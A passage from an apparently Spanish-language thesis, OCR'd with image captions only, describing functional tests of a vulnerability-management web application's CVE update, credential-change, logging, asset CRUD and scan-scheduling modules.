


Figura 3.18 Actualización CVE-Search




Figura 3.19 Prueba nuevo CVE Pantalla Principal

3.2.3 Prueba Módulo de Actualización de Credenciales

El módulo presente tiene la finalidad de que el usuario que va a administrar el sistema pueda cambiar el usuario y contraseña por defecto.

En la prueba de funcionalidad se cambió el usuario kali por admin como se puede observar desde la Figura 3.20.




Figura 3.20 Prueba cambio de credenciales




Figura 3.21 Mensaje de cambio de credenciales correcto

Figura 3.22 Prueba de autenticación con nuevas credenciales




Figura 3.23 Verificación de cambio correcto de credenciales

3.2.4 Prueba Módulo de Logs de la Aplicación

El módulo de logs de aplicación ayuda al usuario a visualizar problemas en el servicio web, la base de datos o alguna librería con la que opera la aplicación. En las pruebas de la Figura 3.24 y Figura 3.25 se puede observar los logs desde que se creó el módulo hasta la última fecha de ejecución de la aplicación.




Figura 3.24 Prueba de visualización de logs con la fecha




Figura 3.25 Logs hasta la fecha actual

3.2.5 Prueba Módulo de Activos

El módulo activos permite crear objetos que tienen una dirección IP y un nombre único, no se puede repetir ninguno de los atributos y en caso de repetirse la aplicación advierte al usuario con un mensaje como se muestra en la Figura 3.27. Además, cuenta con un CRUD donde se pueden crear, editar los activos (Figura 3.30) o eliminarlos (Figura 3.29).




Figura 3.26 Prueba de creación de un nuevo activo




Figura 3.27 Prueba con nombre duplicado o dirección IP




Figura 3.28 Activo nuevo agregado correctamente




Figura 3.29 Mensaje previo a la eliminación de un activo




Figura 3.30 Pruebas edición activo




Figura 3.31 Cambio dirección IP en el activo




Figura 3.32 Prueba de edición de activo correcta

3.2.6 Prueba Módulo de Calendarización.

En el módulo de escaneo programados la creación de un nuevo escaneo contempla la fecha de la ejecución del escaneo, el tipo de escaneo y los puertos. En la edición de parámetros y activos asociados, se dividieron estas acciones en dos formularios distintos, como se puede observar en la Figura 3.33 y Figura 3.36. También se puede eliminar el escaneo y ejecutar de manera manual en caso de necesitarlo.

